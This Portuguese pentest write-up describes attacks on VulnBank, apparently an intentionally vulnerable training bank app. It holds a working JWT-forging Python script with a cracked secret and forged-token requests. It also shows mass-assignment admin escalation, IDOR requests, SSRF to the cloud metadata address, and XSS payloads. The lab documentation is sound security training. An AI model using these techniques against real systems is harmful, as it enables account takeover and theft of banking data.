PENTEST – VULNBANK.ORG

Guilherme Isidoro Possamai

08/10/2026

Dando inicio ao nosso pentest, começamos com a parte de identificação, uma aplicação web que funciona como banco financeiro, então fomos direto no kali utilizar alguns comandos para fazer o reconhecimento.

Começamos com um reconhecimento básico com esse comando:


curl -I https://vulnbank.org



Esse foi nosso resultado, é possível identificar que o site está atras do Cloudflare, isso significa que não vemos o servidor real e a WAF do Cloudflare pode bloqueaar payloads agressivos. E em access-control-allow-origin: * nos diz que qualquer site pode fazer requisições para API dp VulnBank, e cf-cache-status: DYNAMIC significa que cada request chega no servidor real.

Então nosso próximo passo foi utilizar o Gobuster, utilizando essa linha de comandos:

gobuster dir -u https://vulnbank.org -w /usr/share/wordlists/dirb/common.txt -x php,html,json,txt -t 10



E esse foi nosso resultado, como /console resultou em 200, o que é suspeito, fomos investigar, utilizando esses comandos do curl:

curl -s https://vulnbank.org/console | head -80

Isso foi o que o comando nos retornou:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
 "http://www.w3.org/TR/html4/loose.dtd">
<html>
 <head>
  <title>Console // Werkzeug Debugger</title>
  <link rel="stylesheet"
href="?__debugger__=yes&amp;cmd=resource&amp;f=style.css"
      type="text/css">
  <!-- We need to make sure this has a favicon so that the debugger does
       not accidentally trigger a request to /favicon.ico which might
       change the application's state. -->
  <link rel="shortcut icon"
      href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
  <script
src="?__debugger__=yes&amp;cmd=resource&amp;f=debugger.js"></script>
  <script type="text/javascript">
    var TRACEBACK = -1,
        CONSOLE_MODE = true,
        EVALEX = true,
        EVALEX_TRUSTED = false,
        SECRET = "MFZJrQnRVlrScj1y2MQS";
  </script>
 </head>
 <body style="background-color: #fff">
```

<h1>Interactive Console</h1>

In this console you can execute Python expressions in the context of the
application. The initial namespace was created by the debugger automatically.

The Console requires JavaScript.

Brought to you by DON'T PANIC, your
friendly Werkzeug powered traceback interpreter.

<h3>Console Locked</h3>
<p>
The console is locked and needs to be unlocked by entering the PIN.
You can find the PIN printed out on the standard output of your
shell that runs the server.
<form>
<p>PIN:
<input type=text name=pin size=14>
<input type=submit name=btn value="Confirm Pin">
</form>

</body>

</html>

Bom, com isso encontramos um Console de Debug do Werkzeug exposto junto com as chaves para tentar destranca-lo, em EVALEX = true, significa que o console permite execução de código Python, e SECRET = "MFZJrQnRVlrScj1y2MQS" é o token que autentica o desbloqueio. O PIN é de 9 digitos e agora nosso objetivo é coletar informações em busca de descobri-lo.

Então, já sabemos que a versão real do servidor é Werlzeug 2.0.1, que usa como algoritmo de hash od PIN o SHA1. Essa versão possui duas vulnerabilidades conhecidas, a falha de assinatura no Debugger e o Modo Debug exposto.

Deixamos isso de lado e decidimos mapear a aplicação inteira com o Burpsuite, abrimos a aplicação web e criamos uma conta com o Intercept ligado para analisar o pacote, vimos que o backend aceita JSON, significando que é possível testar Mass Assignment, como “is_admin”:true, etc tudo no mesmo POST. Após verificar a response:

HTTP/2 400 Bad Request

Date: Thu, 08 Oct 2026 17:48:10 GMT

Content-Type: application/json

Content-Length: 133

Access-Control-Allow-Origin: https://vulnbank.org

Vary: Origin

Server: cloudflare

Cf-Cache-Status: DYNAMIC

Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=YoK0qNmJUd7QmEwouBnTxp8NZmgz0pzUf9ngg%2BabWr8ljiRXlEy%2BObiQ7DnKR5zHpVlyRwbWjoqMpPOpH%2BSPrY4GnDlN81Z9yHJOu%2B6sOdQR6kPtlHELI3oGKsHn41c%3D"}]}

Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}

Cf-Ray: a476f993b93f9414-UDI

Alt-Svc: h3=":443"; ma=86400

{

"message": "Username already exists",


"status": "error",

"tried_at": "2026-10-08 17:31:42.012601",

"username": "user"

}

Nos revelou que:



A API responde diferente para usernames que existes e que não existem, sendo uma vulnerabilidade de User Enumeration, assim nós conseguimos descobrir todos os usuários validos do sistema.

tried_at com timestamp exato. O servidor retorna o horário preciso do servidor, isso é information disclosure porque revela timezone, sincronização, e o formato interno do Python (2026-10-08 17:31:42.012601 é datetime.now() do Python serializado). Confirma Flask + Python.


Fomos para o repeater testar com um usuário que não existia e com "is_admin":true. Funcionou, Mass Assignment foi confirmado e criamos uma conta admin, o servidor aceitou sem validar sendo uma escalação de privilégios de alto impacto. Além do header ser um information disclosure grave:

```python
# ⚠️ AQUI está o Information Disclosure:
# a resposta inclui o objeto user INTEIRO + dados do request
response = {
    "status": "success",
    "message": "Registration successful! Proceed to login",
    "debug_data": {
        "user_id": user.id,
        "username": user.username,
        "account_number": user.account_number,
        "balance": user.balance,
        "is_admin": user.is_admin,                    # <- expõe o campo
        "registration_time": str(user.registration_time),
        "server_info": request.headers.get('User-Agent'),  # <- expõe UA
        "raw_data": data,                             # <- expõe o payload cru
        "fields_registered": list(data.keys())        # <- expõe os campos
    }
}
return jsonify(response), 200
```

Nosso próximo passo foi logar na nossa conta que criamos agora pouco.


Mandamos a request e analisamos que o token continua carregando is_admin: true, e fica dentro do JWT, que se for forjável, é possível virar admin de qualquer conta. O user_id: 5282 pode ser um IDOR, e o token não expira nunca.

Fomos para o repeater e com a seguinte request e nos respondeu o seguinte:



Então nosso próximo teste foi tentar quebrar o token, usando o John the Ripper:

john ~/jwt.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256



Conseguimos quebrar o token e descobrir o segredo do JWT, um achado crítico, pois podemos forjar qualquer token de qualquer usuário. Agora para provar que funciona. Criamos um script no python que nos dava o JWT. O scrpt é:

```
cat > ~/forge.py << 'EOF'
import hmac, hashlib, base64, json, sys

SECRET = "secret123"

def b64url(data):
  if isinstance(data, dict):
    data = json.dumps(data, separators=(',', ':')).encode()
  return base64.urlsafe_b64encode(data).rstrip(b"=").decode()

def forge(user_id, username, is_admin=True):
  header = {"typ": "JWT", "alg": "HS256"}
  payload = {
    "user_id": user_id,
    "username": username,
    "is_admin": is_admin,
    "iat": 1791481516
  }
  h = b64url(header)
  p = b64url(payload)
  signing_input = f"{h}.{p}".encode()
```


```
    sig = hmac.new(SECRET.encode(), signing_input, hashlib.sha256).digest()
    s = base64.urlsafe_b64encode(sig).rstrip(b"=").decode()
    return f"{h}.{p}.{s}"

if __name__ == "__main__":
    user_id = int(sys.argv[1]) if len(sys.argv) > 1 else 1
    username = sys.argv[2] if len(sys.argv) > 2 else "admin"
    print(forge(user_id, username, True))
EOF
```


Depois rodamos python3 ~/forge.py 1 admin que nos retornou

```
┌──(kali㉿kali)-[~]
└─$ python3 ~/forge.py 1 admin
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MTQ4MTUxNn0.H4K2Ur3iJrb1lS7ngVWs-RcMNGt1wzRh8g4dh1xWFjs
```

Agora vamos para o repeater repetir o mesmo passo que fizemos anteriormente:



Porém deu erro, mas comparando o token do meu user com o feito anteriormente, são totalmente iguais, logo, a chave secreta é secret123 independente do que aconteça com o user_id: 1. Para confirmar, no repeater, testamos com 5282 e obtivemos sucesso:




```
<a href="/sup3r_s3cr3t_admin" class="nav-link">
    ... Admin Panel
</a>
```

O próprio front-end te diz onde está o painel admin: /sup3r_s3cr3t_admin.

Com esse código no repeater:


```
GET /sup3r_s3cr3t_admin HTTP/2
Host: vulnbank.org
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1MjgyLCJ1c2VybmFtZSI6InRlc3QwMSIsI
mlzX2FkbWluIjp0cnVlLCJpYXQiOjE3OTE0ODE1MTZ9.KFKU3FXwmBQLN0pSPmniZxHC_mYlNGXln9wZB3BMGvY
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Accept: text/html
Referer: https://vulnbank.org/dashboard
Accept-Encoding: gzip, deflate, br
```

Obtivemos acesso admin com o token forjado, agora temos controle total, nosso próximo passo foi tester o novo endpoint novo. Conseguimos confirmar um IDOR no novo endpoint:




```
{
  "status": "success",
  "user": {
    "account_number": "4740990187",
    "balance": 903.0,
    "bio": null,
    "id": 98,
    "is_admin": false,
    "username": "vl_9640e142"
  }
}
```

Isso é acesso horizontal a dados de outro usuário. IDOR clássico. Sem token de admin, sem permissão nenhuma, puxamos dados bancários de outra conta.




Aqui extraímos dados bancários de outra pessoa.

Agora partimos para testar a parte de transferência, e analisando o request de transferência:

```
POST /transfer
Authorization: Bearer <JWT>
Content-Type: application/json


{"to_account":"123","amount":"10","description":""}
```

É JWT, o que já forjamos, então nosso próximo passo foi transferir para qualquer conta:



Conseguimos transferir de forma não autorizada para terceiros.

Com esse repeater:



Temos um Information Disclosure grave, Stack trace vanado pro cliente, o que revela a estrutura da tabela transactions.

Ao olhar o dashboard.js utilizando o repeater com o seguinte código:

```
GET /static/dashboard.js HTTP/2
Host: vulnbank.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Accept: */*
```

Descobrimos vários endpoints novos, e dentro da response, nos diz sobre as vulnerabilidades com comentários literais, ao total são 11 vulnerabilidades:

1. // Vulnerability: Token stored in localStorage → JWT em localStorage (não em cookie HttpOnly). Habilita roubo via XSS.

2. // Import profile picture from URL (Intentionally Vulnerable to SSRF) → **SSRF confirmado no** /upload_profile_picture_url. O endpoint pega image_url do body e busca. Testa apontar pra http://169.254.169.254/latest/meta-data/ ou http://localhost:5000/console.

3. // Update user bio (Stored XSS vulnerability - no sanitization on display) → **Stored XSS confirmado no** /update_bio. O bioDisplay.innerHTML = bio é execução direta. Manda <script>alert(1)</script> que dispara.

4. // Vulnerability: innerHTML used with unsanitized data **(fetchTransactions)** → **XSS em campos de transação**. O t.description é injetado sem escape. Você pode mandar uma transferência com description: "<img src=x onerror=alert(1)>" e quando o admin ou você abrir a lista, dispara.

5. // Vulnerability: XSS possible in card rendering
→ XSS via campos de cartão virtual.

6. // Vulnerability: XSS possible in category name and description
→ XSS no billCategory.

7. // Vulnerability: No rate limiting on transaction fetches
→ Sem rate limit nas transações.

8. // Vulnerability: Exposing form that allows updating any field **(handleCardUpdate)**
→ **Mass Assignment em** /api/virtual-cards/{id}/update-limit. O comentário admite: "Exposing form that allows updating any field".

9. // Vulnerability: Sending all form data including sensitive fields
→ O card update pode aceitar campos sensíveis.


10. // Vulnerability: No server-side token invalidation
→ Logout não invalida no server. Token continua válido após logout.

11. // Vulnerability: No sanitization of file_path **(upload)**
→ Path traversal no upload.

Então testamos um IDOR nas transações com o seguinte código no repeater:


```
GET /transactions/4602798631 HTTP/2
Host: vulnbank.org
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1MjgyLCJ1c2VybmFtZSI6InRlc
3QwMSIsImlzX2FkbWluIjp0cnVlLCJpYXQiOjE3OTE0ODUyNzN9.9_-vXjukNler30J18OwAuyvORjRPVTnaWnZ5KPufODs
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Accept: application/json
```

E o nosso resultado foi o seguinte:




Confirmamos o IDOR em transações, puxamos as transações de outro usuário e o servidor nos retornou como é visto na imagem acima.

